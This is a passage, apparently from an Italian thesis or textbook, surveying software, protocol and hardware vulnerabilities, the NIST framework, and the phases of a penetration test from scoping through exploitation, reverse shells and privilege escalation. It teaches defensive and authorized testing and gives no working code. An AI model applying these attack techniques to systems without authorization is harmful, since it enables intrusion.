- *SQL injection*: vulnerabilità molto diffusa e pericolosa; consiste nell'inserimento diretto di parametri all'interno di una query SQL. Gli attributi non validati o convertiti possono essere interpretati come parte delle istruzioni del linguaggio. Alcune soluzioni sono l'utilizzo degli ORM (Object Relational Mapping) o tecniche di interazione con i database che separano le istruzioni dagli argomenti controllabili esternamente.
- *Command injection*: si verifica in condizioni simili alla SQL injection ma il contesto è un'invocazione di comando di sistema. In numerose situazioni i programmi devono avviare altri comandi, ad esempio la funzione `system` di C; in questi casi il passaggio di attributi non controllati lato server potrebbe causare una vulnerabilità RCE (*Remote Code Execution*).
- *XSS (Cross Site Scripting)*: si verifica quando un server web invia al client una pagina contenente script malevoli, iniettati nella pagina senza conversione e validazione. Se si vuole inserire del testo in modo sicuro in una pagina HTML, è conveniente ricorrere ai templating engine o a funzioni come `htmlspecialchars` di PHP.
- *SSRF (Server-Side Request Forgery)*: questa vulnerabilità prevede che un server utilizzi un input per stabilire un indirizzo a cui effettuare richieste, se non sanitizzato; le richieste potrebbero rivelare informazioni o eseguire operazioni per conto del server. Ad esempio, potrebbe essere possibile accedere ad API o risorse locali.
- *Path traversal*: si verifica quando un input consente di manipolare l'accesso a un percorso, permettendo di raggiungere risorse non previste. Nel caso di un file system, sequenze come `../` potrebbero consentire di accedere a cartelle superiori; in ogni contesto occorre, comunque, valutare i caratteri ammessi e il significato che assumono.

Questo elenco in nessun modo è esaustivo di tutte le vulnerabilità legate ai controlli sugli input. Idealmente l’inserimento dell’utente deve essere sempre vincolato nel modo più stretto possibile, ripetendo la validazione lato server per una pagina web. Il miglior modo di validare i dati è definire esplicitamente il giusto formato, tramite una RegExp ad esempio, piuttosto che bandire caratteri o sequenze. Anche la conversione dei dati, quando necessaria, deve essere eseguita con metodi robusti piuttosto che con funzioni improvvisate.

1.2.2 Vulnerabilità dei protocolli

I protocolli sono definiti dallo standard ISO *OSI (Open Systems Interconnection)* come l’insieme di regole e convenzioni che disciplinano il modo in cui i dati vengono trasmessi tra dispositivi o sistemi. I problemi nei protocolli riguardano tutti i livelli del modello OSI dal *data link layer* all’*application layer*: le applicazioni stesse potrebbero definire protocolli o formati per trasferire i dati. Le vulnerabilità dei protocolli non derivano da problemi nelle singole implementazioni hardware o software, ma da strutture o algoritmi che non includono adeguate misure di sicurezza, o che presentano difetti intrinseci nel design o nell’architettura.

Una problematica comune è la trasmissione in chiaro delle informazioni su un canale che potrebbe essere intercettato. Alcuni esempi di protocolli che non includono crittografia sono l’SMTTP per l’invio delle email, Telnet per il controllo remoto dei dispositivi e HTTP per la navigazione su siti web. Queste tecnologie sono frutto di scelte prese in un contesto storico in cui l’importanza della sicurezza delle comunicazioni non era così accentuata.

Man-in-the-middle

In assenza di adeguate misure, un attore malevolo potrebbe inserirsi nel mezzo di una comunicazione tra due parti ed intercettare o modificare i pacchetti scambiati; questo tipo di attacco si definisce comunemente *man-in-the-middle* (Figura 1.4). Questo non necessariamente richiede un’intromissione fisica nel mezzo della linea ma soltanto illudere entrambi i sistemi, o le persone che intendono comunicare, di essere il loro legittimo interlocutore. Alcuni protocolli, infatti, non forniscono meccanismi sufficienti per garantire che le parti coinvolte siano veramente quelle dichiarate, esponendo, così, la comunicazione a potenziali manipolazioni.




Figura 1.4: Schema dell’attacco man in the middle

Transport Layer Security

Nel suo formato più semplice, la crittografia consente a due interlocutori che hanno concordato una chiave di cifrare e decifrare un messaggio. Questo tipo di approccio, per via della specularità degli algoritmi di *encryption* e *decryption*, prende il nome di crittografia simmetrica. AES (Advanced Encryption Standard) rappresenta l’algoritmo più comune di crittografia

simmetrica, implementato efficientemente sia tramite software che hardware. Un simile approccio ha un problema alla base: gli interlocutori devono concordare una chiave senza che un ascoltatore del canale possa desumerla. Questa procedura è estremamente delicata e può realizzarsi per mezzo di algoritmi come Diffie-Hellman o RSA. Quest'ultimo fornisce un esempio di crittografia asimmetrica, utilizza una coppia di chiavi diverse, ciascuna in grado di decifrare i messaggi cifrati con l'altra e viceversa. Entrambi questi metodi sono utilizzabili in TLS (Transport Layer Security), un protocollo standard ampiamente diffuso per realizzare una connessione sicura. Spesso confuso con SSL (Secure Socket Layer), protocollo di cui è l'evoluzione, TLS è utilizzato nelle versioni sicure di molti protocolli, come HTTPS (Hypertext Transfer Protocol Secure). Oltre al problema dello scambio di chiavi, TLS garantisce l'autenticità del server coinvolto nella comunicazione, impiegando un sistema di certificati firmati, utilizzando anche in questo caso RSA. Una firma digitale si realizza cifrando un messaggio o il suo hash in modo che sia decifrabile con una chiave pubblica, dimostrando che il firmatario possiede la corrispondente chiave privata. All'interno dei browser la connessione sicura è spesso evidenziata tramite un'icona di un lucchetto. La diffusione di TLS ha reso questo protocollo oggetto di pericolosi attacchi, sia a livello crittografico, come il *padding oracle*, che di implementazione, come Heartbleed, un buffer overflow in OpenSSL.

ARP spoofing

Altre vulnerabilità potrebbero riguardare il protocollo ARP (Address Resolution Protocol), utilizzato da un dispositivo per contattare un altro in base al suo indirizzo IP. Per raggiungere un dispositivo all'interno della stessa rete, è necessario conoscere il suo indirizzo MAC fisico. Le richieste ARP vengono inviate a tutti i dispositivi sulla rete per determinare chi possieda un determinato indirizzo IP. Tuttavia, la risposta a questa richiesta potrebbe essere falsificata, permettendo a un attaccante di impersonarsi come il destinatario legittimo. Lo stesso protocollo IPv4 consente di inviare pacchetti con un indirizzo di origine diverso dal proprio. L'indirizzo del mittente di un pacchetto, anche quando falsificato, è utilizzato dal destinatario per inviare una risposta. Di conseguenza, non è possibile ricevere risposte o stabilire una connessione TCP utilizzando pacchetti manipolati. Nonostante questa vulnerabilità possa sembrare inutile, in realtà, ha reso possibili diversi attacchi, principalmente di tipo DDoS.

DNS cache poisoning

Per la risoluzione dell'indirizzo IP associato a un dominio si sfrutta il sistema dei DNS (Domain Name System); anche in questo caso, il protocollo utilizzato ha delle debolezze; esso presuppone, infatti, un livello di fiducia tra il client e il server DNS. Dan Kaminsky ne ha scoperto un'importante vulnerabilità nel 2008. Il protocollo DNS si basa sul protocollo UDP, non orientato alla connessione. Sia per richieste che per risposte i pacchetti sono molto semplici, come riportato in Figura 1.5. Quando un client richiede la risoluzione di un dominio, il server prima cerca una risposta nella sua cache, altrimenti contatta un altro server. Il protocollo, però, non si assicura che la risposta del secondo server sia autentica. Per via della falsificabilità dell'indirizzo di origine di un pacchetto IPv4, un attaccante potrebbe inviare una richiesta di risoluzione e, in seguito, con il giusto tempismo, rispondere al posto del secondo server. L'unica difficoltà di questo attacco è che non si conosce il numero della transazione o *Query ID*, associato alla richiesta che il primo server ha inviato al secondo server. Trattandosi solamente di 16 bit, inviando più risposte falsificate è possibile indovinarlo. Al termine dell'attacco, nella cache del primo server sarà inserito un indirizzo a scelta dell'attaccante per un dominio qualsiasi; si parla, quindi, di *cache poisoning*. Gli utenti legittimi del server DNS che proveranno ad accedere allo stesso dominio potrebbero essere indirizzati su risorse controllate dall'attaccante al fine di rubare i loro dati.




Figura 1.5: Pacchetto di una richiesta del protocollo DNS

Protocolli IoT

I dispositivi IoT (Internet of Things) sono particolarmente vulnerabili alle debolezze dei protocolli di comunicazione. La loro facilità di installazione, la connettività e i costi contenuti sono spesso prioritari, mentre la potenza dell'hardware è generalmente limitata. Questa situazione porta frequentemente all'uso di protocolli di comunicazione semplici, come l'HTTP, che offrono scarsa sicurezza. La popolarità di questi dispositivi, unita alla loro sicurezza inadeguata e alla mancanza di aggiornamenti regolari, li rende un bersaglio ideale per gli attaccanti. Considerato che molti di questi dispositivi sono impiegati per il controllo di telecamere, allarmi o serrature, il rischio derivante da un attacco non sempre è adeguatamente valutato ed include potenziali conseguenze anche sulla sicurezza fisica.

1.2.3 Vulnerabilità hardware

Le *vulnerabilità hardware* riguardano i componenti fisici di un sistema, come processori e memorie. Nonostante siano meno comuni, queste vulnerabilità richiedono comunque attenzione per una ragione fondamentale: le vulnerabilità dell'hardware, a differenza del software, non possono essere corrette. Il grado di controllo a cui ha accesso un exploit a livello hardware è generalmente molto alto. Una vulnerabilità hardware potrebbe avere come unico requisito l'architettura di un componente e non richiedere un sistema operativo preciso. Gli antivirus, in quanto software, sono poco efficaci contro questo tipo di vulnerabilità. Effettuare il ripristino di un sistema potrebbe non rimuovere un exploit a livello di firmware. Inoltre, se garantire l'assenza di bug in un software è già una sfida complessa, per l'hardware lo è ancora di più: la verifica dei chip è una delle fasi più difficili della produzione. Questo insieme di cause rende la pericolosità di un attacco hardware estremamente elevata nonostante la sua maggiore difficoltà di realizzazione. Alcuni esempi di vulnerabilità sono:

- *Difetti di design:* problema legato alla progettazione stessa del dispositivo; l'esecuzione di alcuni algoritmi potrebbe non essere sicura; un esempio di tali algoritmi potrebbero essere quelli di cifratura.
- *Difetti di produzione:* possibilità che, ad esempio, i transistor non siano realizzati correttamente; il sistema potrebbe comportarsi diversamente da come previsto.

- *Vulnerabilità di tipo side-channel*: si basano su dettagli di implementazione della microarchitettura per estrarre informazioni sensibili; sfruttano misurazioni fisiche indirette come il tempo di esecuzione o il consumo energetico.
- *Accesso diretto*: un rischio reale da considerare per la sicurezza dell'hardware è la possibilità di manomissione; infatti, se qualcuno ha accesso fisico a un sistema potrebbe comprometterne l'integrità o estrarne dati sensibili.
- *Supply-chain*: anche la parte hardware di un sistema può essere soggetta ad un attacco nella catena di fornitura; infatti, i componenti fisici potrebbero essere alterati con *backdoor* o funzioni nascoste. Il Washington Post ha individuato in un attacco di questo tipo la probabile causa delle esplosioni di cercapersone in Libano.

Meltdown e Spectre

L'esempio più noto di vulnerabilità *side-channel* sono Spectre e Meltdown (Figura 1.6). Il nome della prima è legato alla causa della loro origine: la *speculative execution*, una funzione che rappresenta una delle frontiere attuali nell'evoluzione delle performance single core. Le CPU moderne sono in grado di riordinare ed eseguire più istruzioni in pipeline contemporaneamente, ma la presenza di salti condizionali, noti come *branch*, rappresenta un ostacolo a queste ottimizzazioni. Per risolvere questo problema, nelle CPU è stato introdotto il *branch predictor*, un componente progettato per prevedere l'esito di un branch in base al comportamento passato. Sulla previsione dal branch predictor, la CPU anticipa l'esecuzione del codice che molto probabilmente dovrà eseguire. Se l'ipotesi è corretta, la CPU guadagna tempo, mentre se è errata, deve effettuare un *rollback* e rieseguire le operazioni corrette. Quando il branch predictor è ben progettato, la speculative execution migliora la performance. Il problema, però, è che questa pratica dovrebbe essere completamente trasparente al codice in esecuzione. In realtà, misurando i tempi di esecuzione, è possibile determinare quando il branch predictor ha commesso un errore. Questa informazione, che il software non dovrebbe avere, è in grado di trapelare dati in memoria di un altro processo, in quanto la stessa CPU esegue più processi. Spectre e Meltdown creano le condizioni affinché ciò avvenga e analizzano i tempi misurati per ricostruire la memoria di un altro processo, incluso il sistema operativo.



Figura 1.6: Loghi di Spectre e Meltdown

Ad oggi, non esiste una soluzione definitiva per le vulnerabilità Spectre e Meltdown, dato che sono intrinsecamente legate al design di tutte le moderne CPU. Esistono delle mitigazioni sotto forma di software per il sistema operativo o firmware. Queste tecniche riducono il rischio di un attacco ma non sono in grado di prevenirlo totalmente. Inoltre, molte di queste soluzioni, a causa dell'importanza dell'esecuzione speculativa, hanno un impatto significativo sulle prestazioni dei sistemi. Queste vulnerabilità sono un esempio concreto di come avere altre priorità, come la performance, possa portare a trascurare la sicurezza.

1.3 Mitigazione del rischio informatico

Il rischio informatico dipende da tre fattori: una minaccia, delle vulnerabilità e degli asset. La minaccia è rappresentata dalla presenza di *black hat* o attori malintenzionati; singolarmente non è possibile fare molto per ridurre questo fattore. Per ridurre il rischio informatico è, quindi, fondamentale concentrarsi sulle vulnerabilità e gli asset da proteggere di un'attività.

NIST Cybersecurity Framework

Il NIST, l'ente di standardizzazione del governo statunitense, fornisce un modello per l'organizzazione della cybersecurity detto Cybersecurity Framework (CSF), attualmente alla Versione 2.0. Il framework identifica sei funzioni principali (Figura 1.7); il primo passo suggerito per garantire la sicurezza è proprio l'*identificazione* degli asset. Gli asset includono sia i dati e il software, che gli hardware e le strutture fisiche. Anche le identità delle persone e dei fornitori sono da considerare asset. In questa fase di identificazione si raccolgono inoltre problemi e possibilità di miglioramento emersi nelle procedure già applicate per garantire la sicurezza. Quanto rilevato consente di definire la superficie di un potenziale attacco e comprendere a pieno il rischio iniziale da gestire. Successivamente all'identificazione si passa alle misure per la *protezione* degli asset. Si rafforza il riconoscimento degli utenti, ad esempio con tecniche di autenticazione a due fattori, e si migliora l'*access control*. L'hardware si protegge con barriere fisiche, ad esempio per prevenire accessi non autorizzati ai server, il software può essere protetto tramite firewall, sistemi di prevenzione delle intrusioni e tecniche di sandboxing. L'efficacia di queste misure è strettamente legata all'applicazione dei principi del design sicuro: non esiste un approccio universale valido per tutte le situazioni. Un aspetto cruciale della strategia di difesa, fortemente associato al design sicuro, è la stratificazione dei suoi livelli o *layered defense strategy*. Questo principio si basa sul presupposto che se un livello dovesse fallire, un livello successivo riuscirebbe comunque a proteggere gli asset. La sicurezza del singolo dispositivo è, quindi, l'ultima barriera di difesa, dietro quella della rete e delle applicazioni. Alcuni principi fondamentali del design sicuro sono:

- *Least privilege principle*: attribuire a ogni utente o componente di un sistema i permessi minimi di cui necessita strettamente per svolgere il suo lavoro.
- *Separation of concerns*: dividere i compiti degli individui o dei sistemi. Facilita la progettazione e l'attribuzione di permessi più specifici, come previsto dal punto precedente.
- *Zero trust principle*: non fidarsi ciecamente di niente, assumere che ogni individuo o parte di un sistema potrebbe essere compromesso, aiuta a contenere un attacco.

Il framework CSF, tuttavia, non si limita alla prevenzione. Partendo dal presupposto che un attacco eventualmente accadrà, occorre in anticipo migliorare la resilienza del sistema e prendere misure per poter rilevare un attacco immediatamente. È, quindi, fondamentale collezionare metriche in tempo reale su anomalie, indicatori di compromissione o su eventi esterni all'organizzazione che possano segnalare la presenza di un attacco. Nel momento in cui un attacco si verifica, la prima fase di *risposta* prende il nome di *incident management*; il suo focus è il contenimento della minaccia e neutralizzare immediatamente il vettore di attacco. Successivamente, si esegue l'*incident analysis*, un'indagine approfondita sulle cause, per evitare che si ripetano situazioni simili. È essenziale documentare il danno e comunicare responsabilmente l'eventuale fuoriuscita di dati sensibili alle parti coinvolte. Infine, deve essere sempre presente un piano per il *recupero* del funzionamento regolare dei servizi.



Figura 1.7: Funzioni del NIST Cybersecurity Framework 2.0.

Educazione del personale

Secondo l'indagine *Data Breach Investigations Report 2024* di Verizon, il 68% degli attacchi informatici sono causati da un errore umano o tramite l'inganno in un attacco di *social engineering*. Molto spesso, quindi, sono le persone stesse a fornire, anche inconsapevolmente, l'accesso ad un attaccante malevolo. Gli attacchi di *phishing* via email o telefono possono essere anche molto elaborati e a primo impatto risultare convincenti. Un attaccante potrebbe conoscere molte informazioni sulla vittima e impersonare una richiesta da un collega o un fornitore di fiducia, creando uno scenario che sembri del tutto legittimo. Questi attacchi, conosciuti come *spear phishing*, sono estremamente pericolosi. È importante, quindi, in un contesto di lavoro, stabilire delle politiche di sicurezza note a tutti i dipendenti. Educare l'intero personale ai rischi informatici che si corrono è una forma di investimento a tutti gli effetti. Semplici cattive abitudini, legate principalmente a ragioni di convenienza, come il riutilizzo delle stesse password, possono compromettere gravemente la sicurezza.

Penetration Testing

Un'ulteriore forma di investimento per le aziende è l'esecuzione di *penetration test* o *pentest*. Le vulnerabilità che rendono possibile un attacco potrebbero essere molto semplici, nascoste però a chi non le cerca attivamente. Il penetration testing è un modo di anticipare gli attacchi che potrebbero essere compiuti contro un sistema e porre rimedio alle vulnerabilità prima che siano sfruttate da malintenzionati. È una procedura totalmente legale e regolamentata, affidata a *ethical hacker*, generalmente esperti nello sviluppo di sistemi sicuri con certificazioni apposite in materia di pentesting. Alcune aziende, invece, promettono anche delle ricompense a chiunque segnali delle vulnerabilità, i cosiddetti programmi *bug bounty*. Un penetration test è, però l'unico modo per comprendere a pieno la sicurezza di un sistema e verificare il rispetto di eventuali standard. Il penetration testing può essere eseguito anche all'ignaro di alcuni dei dipendenti dell'azienda; questo consente di valutare non solo la robustezza del sistema informatico ma anche il rispetto delle pratiche di sicurezza.

1.4 Esecuzione di un penetration test

1.4.1 Pre-engagement

La priorità di un penetration tester, prima ancora di iniziare il proprio lavoro, deve essere garantire che la sua attività si svolga sempre in modo sicuro e totalmente legale. La fase di *pre-engagement* prevede un'intervista con il committente per comprenderne esigenze e budget da concludersi con la formalizzazione di un contratto. La parte più importante del

contratto, molto spesso sottovalutata, è sicuramente la definizione dello *scope*: l'area su cui il penetration test dovrà concentrarsi. Oltre a evitare di disperdere risorse su componenti non rilevanti, o precedentemente testati, concordare chiaramente lo scope è fondamentale per prevenire dispute e problemi legali successivi. Il penetration test è un'operazione per sua natura rischiosa, poiché potrebbe arrecare danno o rendere non disponibili parti di un sistema. Pertanto, è necessario che il committente renda chiaro fin dall'inizio cosa può essere attaccato e quali aree sono escluse dal test. Lo scope include spesso esplicitamente i domini, gli indirizzi IP o i dispositivi da attaccare. Le regole d'ingaggio potrebbero stabilire anche come e in che orari il penetration tester può interagire con i sistemi, riducendo disagi operativi e limitando il rischio di danni involontari. In alcune situazioni, inoltre, il committente potrebbe non essere il proprietario dell'intera infrastruttura che realizza i suoi sistemi; in questi casi occorre accertarsi che il penetration testing non violi eventuali contratti con terzi. Dato che chi svolge il penetration test potrebbe venire a contatto con dati di utenti la cui privacy è tutelata per legge, potrebbe essere necessario redigere anche eventuali accordi di non divulgazione. La pianificazione accurata del test sin dall'inizio e la comunicazione continua con il committente sono essenziali per garantire un'operazione di successo.

1.4.2 Information gathering

Nella fase di *information gathering* il penetration tester cerca di raccogliere la maggior quantità possibile di informazioni sul target. Questa procedura potrebbe essere agevolata da informazioni volutamente fornite al penetration tester dal committente al fine di risparmiare tempo e fornire un vantaggio rispetto un attaccante reale. Lo svolgimento corretto di questa fase è estremamente importante perché ha lo scopo di definire la superficie di attacco, ovvero gli insiemi dei punti di ingresso che potrebbero essere sfruttati da un utente malintenzionato.

Le attività con cui si raccolgono le informazioni possono essere classificate come tecniche di ricognizione attive e passive. Le tecniche passive, come l'open-source intelligence (OSINT), recuperano informazioni disponibili pubblicamente, senza quindi alcun rischio di rilevamento da parte del sistema. Queste informazioni potrebbero essere ricavate da aziende che le raccolgono a fine commerciale; solitamente, tuttavia, sono raggiungibili tramite interrogazione di servizi pubblici o di un semplice motore di ricerca. Alcuni esempi sono:

- *Record DNS*: ai registri DNS viene solitamente attribuito il compito di domain name resolution per gli indirizzi usati nel protocollo HTTP; in realtà esistono molti tipi di record e hanno un ruolo fondamentale nel routing del traffico di più protocolli, come, ad esempio, le email (record MX). Questi dati possono essere utili ad identificare quali macchine appartengono allo stesso sistema oppure che siano servizi cloud. Il lookup dei DNS può essere effettuato da terminale tramite il comando `nslookup` o `dig`.
- *WHOIS*: è un protocollo per interagire con database che immagazzinano informazioni su chi ha attualmente registrato un dominio. Il comando `whois` ne è un'implementazione facilmente usabile da command line. In alcuni casi potrebbe essere particolarmente utile sapere che due domini appartengono alla stessa persona o risalire a dati passati per indagare su un trasferimento di proprietà.
- *Documenti aziendali*: in diverse situazioni potrebbe essere la stessa azienda del committente ad aver pubblicato informazioni sensibili sulla propria gestione interna, i propri partner commerciali e i propri dipendenti. Potrebbero essere rivelate indirettamente anche informazioni tecniche: nella sezione delle posizioni aperte potrebbero essere presenti offerte per posizioni di lavoro che rivelano l'utilizzo di qualche framework.
- *Social network*: in questo caso le informazioni sensibili potrebbero essere fornite dai dipendenti stessi. Tramite solamente LinkedIn potrebbe essere possibile scoprire il

background degli impiegati, identificando persone non qualificate adeguatamente per il loro incarico o episodi di pratiche non inclini alla sicurezza.

- *Repository pubblici*: in alcuni casi il codice usato da un'azienda potrebbe essere open source, nonostante in termini di sicurezza questo non implichi assolutamente un aspetto negativo, occorre accertarsi che la pubblicazione non includa dati sensibili. Strumenti come GitGuardian o TruffleHog possono evitare solo il leak di credenziali o API key.

Un importante aspetto di questa prima fase è che non deve limitarsi a informazioni sulla tecnologia ma deve conoscere in modo più approfondito il contesto in cui opera l'azienda. Le tecniche attive, invece, prevedono l'interazione diretta con il sistema e implicano, quindi, un rischio di allertare meccanismi di rilevazione, specie se si genera un traffico di richieste elevato o insolito. Alcune informazioni che potrebbe essere utile conoscere sono le seguenti:

- *Topologia della rete*: consente di trovare informazioni su più dispositivi che possono far parte della stessa rete del sistema target e quali *policies* sono implementate nei confini delle reti.
- *Porte con servizi esposti*: i sistemi con il ruolo di server ascoltano il traffico su porte tipicamente standard (Tabella 1.1). Se il protocollo di un servizio viene esposto su una porta inusuale è solitamente possibile comunque riconoscerlo. Questi servizi potrebbero richiedere ulteriore indagine o esplorare percorsi come nel caso di un server web.
- *Virtual host*: tecnologia molto diffusa in ambito web, da non confondere con i subdomain nonostante il risultato sia simile. Tramite un virtual host è possibile avere una sotto sezione (ad esempio, `blog.example.com`) di un sito gestita da un altro server nella stessa macchina; la risoluzione del DNS non cambia ma il server principale utilizza l'header `Host` della richiesta HTTP per determinare come dovrà gestire la richiesta.
- *Sistemi operativi e applicazioni*: in molti casi inviando richieste a un server si potrebbero ricevere informazioni più dettagliate sul software o il sistema operativo utilizzato, in situazioni ancora migliori potrebbe essere possibile dedurre con più esattezza anche le versioni. Nel protocollo HTTP molte informazioni sono presenti negli header.

Protocollo	Porta	TCP/UDP
FTP (File Transfer Protocol)	20, 21	TCP
SSH (Secure Shell Protocol)	22	TCP
Telnet	23	TCP
SMTP (Simple Mail Transfer Protocol)	25	TCP
DNS (Domain Name System)	53	UDP
TFTP	69	UDP
HTTP	80	TCP
POP3	110	TCP
IMAP4	143	TCP
HTTPS	443	TCP

Tabella 1.1: Protocolli e porte comunemente utilizzate

Queste informazioni possono essere raccolte tramite strumenti automatici; solitamente, però, un ottimo punto di partenza è la navigazione manuale dei servizi noti del sistema come farebbero gli utenti; nel caso di un sito web ciò implica letteralmente muoversi nelle sue pagine alla ricerca di funzioni che potrebbero interagire in modo interessante con il server.

1.4.3 Vulnerability assessment

La fase di *vulnerability assessment* ha lo scopo di ottenere una conoscenza iniziale sulle potenziali debolezze del sistema che potrebbero garantire una qualche forma di accesso non previsto. In questa fase ha un impatto enorme l'esperienza del singolo penetration tester; risulta, però, estremamente utile anche la capacità di fare affidamento sulle informazioni raccolte negli anni da altri esperti del settore. Un'importante risorsa è il National Vulnerability Database (NVD) curato dal NIST, che analizza e assegna un livello di criticità alle vulnerabilità presenti nel database Common Vulnerabilities and Exposures (CVE). La metrica sfruttata per valutare la criticità di una vulnerabilità è il CVSS (Common Vulnerabilities Scoring System). I criteri su cui si basa nella sua ultima versione (la Versione 4.0), sono i seguenti:

- *Vettore di attacco*: il livello di accesso sul sistema richiesto per sfruttare la vulnerabilità; minore è la vicinanza fisica al dispositivo necessaria e maggiore la criticità; nel caso peggiore occorre soltanto che un sistema sia raggiungibile tramite la rete.
- *Complessità dell'attacco*: la difficoltà che si incontrerebbe per sfruttare la vulnerabilità; tiene in considerazione la possibilità e l'efficacia di applicare eventuali contromisure.
- *Requisiti di attacco*: la necessità di incontrare condizioni favorevoli non controllabili dall'attaccante, come dettagli di configurazione o lo stato interno del sistema. Una vulnerabilità è tanto più grave quanto maggiore è il numero di dispositivi che ne sono affetti.
- *Interazione dell'utente*: indica se e quale incidenza ha sullo sfruttamento della vulnerabilità l'intervento umano; nel caso peggiore questo non è affatto richiesto.
- *Necessità di privilegi*: indica il tipo di utente che può sfruttare la vulnerabilità; è estremamente grave se un utente comune o nemmeno autenticato può fare ciò; è meno grave se può farlo qualcuno di fidato con accesso da amministratore.
- *Impatto su confidenzialità, integrità e disponibilità*: può essere immediato o sul lungo termine.

Nell'ipotesi più semplice potrebbe essere sufficiente solo verificare che un programma identificato nella fase precedente sia in una versione per cui è nota una vulnerabilità. Anche a questo scopo esistono numerosi strumenti che integrano i database delle vulnerabilità con degli script per attestarne la presenza; alcuni esempi sono OpenVAS, NMAP e Metasploit. Questi strumenti, tuttavia, possono essere tecniche molto rumorose per indagare un sistema. Nel caso con il penetration test si intenda scoprire le possibilità di restare inosservato di un attaccante questi strumenti non sono, probabilmente, la soluzione migliore.

La vulnerability assessment, spesso citata VA, può essere uno strumento utile anche singolarmente; tuttavia non è possibile quantificare il rischio di un attacco in base alla sola criticità di una vulnerabilità. Valutare un rischio richiede conoscerne il valore esposto; proprio a questo scopo il penetration testing completo include anche gli step successivi.

1.4.4 Exploitation

La fase di *exploitation* inizia quando sono state identificate le vulnerabilità più promettenti; se si ritiene opportuno questa fase potrebbe basarsi anche su attacchi di *social engineering*; in ogni caso lo scopo finale è ottenere l'accesso al sistema.

Portare a termine questo obiettivo sfruttando vulnerabilità software potrebbe richiedere la scrittura da zero di un programma, detto appunto *exploit*; altre volte questo codice potrebbe

essere disponibile pubblicamente sotto forma di *proof of concept*, utilizzabili come punto di partenza per l'attacco. Talvolta accade anche che exploit dimostrativi siano diffusi prima di una soluzione per le vulnerabilità, violando i principi della *responsible disclosure*.

L'esecuzione dell'exploit include solitamente l'invio di una richiesta o di più richieste appositamente studiate in modo da ottenere l'esecuzione di un software, detto *payload*, sul sistema. Questo payload è generalmente indipendente dalla vulnerabilità e potrebbe variare in base al sistema operativo; la sua funzione è quasi sempre quella di iniziare una sessione di controllo remoto per l'attaccante. La soluzione più semplice ed efficace consiste in un'interfaccia a linea di comando, come Bash o PowerShell. Mantenere una connessione con l'attaccante potrebbe non essere semplice a causa di meccanismi di difesa, in particolare del firewall. A tale fine è possibile effettuare le seguenti contromisure:

- *Sfruttare servizi esistenti*: quasi tutti i server necessitano di qualche forma di controllo remoto; è molto probabile che su un server Linux sia già presente un servizio per connettersi tramite SSH sulla porta 22 e che sia raggiungibile. Il servizio `sshd` potrebbe essere configurato per accettare connessioni tramite credenziali o solo chiavi crittografiche; se si dispone di una di queste è possibile utilizzare direttamente questo canale per accedere come farebbe un tecnico legittimo. Il servizio `sshd` è eseguito con permessi di root, necessari anche per l'ascolto sulla porta 22, come tutte le porte sotto 1024, considerate privilegiate. Senza i permessi di root non è possibile fermare, sostituire il servizio o modificarne la configurazione per ottenere l'accesso senza credenziali o key.
- *Bind Shell*: nel caso non si disponga dei permessi di root, è sempre possibile avviare un server su porte non privilegiate con lo stesso compito di `sshd`. L'attaccante dovrebbe, poi, connettersi dalla sua macchina come client. Il traffico in entrata su queste porte potrebbe essere rilevato da meccanismi di difesa, o totalmente bloccato dal firewall.
- *Reverse Shell*: consente di ottenere comunque una shell; cambia soltanto il ruolo di chi inizializza la connessione. L'attaccante avvia un server su una macchina sotto il proprio controllo; il target, poi, effettuerà la connessione a questa come client. Le connessioni in uscita generalmente sono meno controllate per via dell'assenza di requisiti; solitamente questa opzione è la prima forma di connessione utilizzata.

Il framework Metasploit consente sia di generare i payload che gestire le macchine di cui si è ottenuto il controllo. Esso fornisce, inoltre, funzioni che ampliano l'uso comune di una shell permettendo con facilità di simulare il comportamento di un attacco reale.

1.4.5 Post-exploitation

La fase di *post-exploitation* riguarda tutte le azioni successive ad un primo accesso su un sistema. L'accesso iniziale è generalmente limitato a una minima parte del sistema compromesso. Nell'ottica di fornire un'idea dell'entità del danno e delle parti del sistema che potrebbero essere raggiunte da un attaccante malevolo, il penetration tester deve imitarne il comportamento e proseguire tentando di circonvenire le barriere incontrate.

Quando si riesce ad ottenere una sessione sfruttando una vulnerabilità software, si possiedono solitamente gli stessi permessi dell'utente che ha eseguito il software vulnerabile. L'utente in questione potrebbe, ad esempio, non essere in grado di leggere tutti i file sul sistema. Il tentativo del penetration tester di ottenere privilegi aggiuntivi tramite nuove vulnerabilità o problemi di configurazione prende il nome di *privilege escalation*. L'utente root detiene il maggior livello di privilegi di un sistema e rappresenta l'obiettivo ideale per la privilege escalation. Tra le sue facoltà rientrano il controllo di tutti i processi in esecuzione, la configurazione del sistema e la lettura e scrittura su tutti i file, anche di proprietà di altri

utenti. Una volta compromesso un sistema, inoltre, in base alla sua posizione in una rete, esso potrebbe avere accesso ad altri sistemi non raggiungibili esternamente. Si devono quindi esplorare le possibilità di compiere operazioni di *pivot* verso questi sistemi; si definisce *lateral movement* l'estensione del penetration testing a questi obiettivi.

1.4.6 Reporting

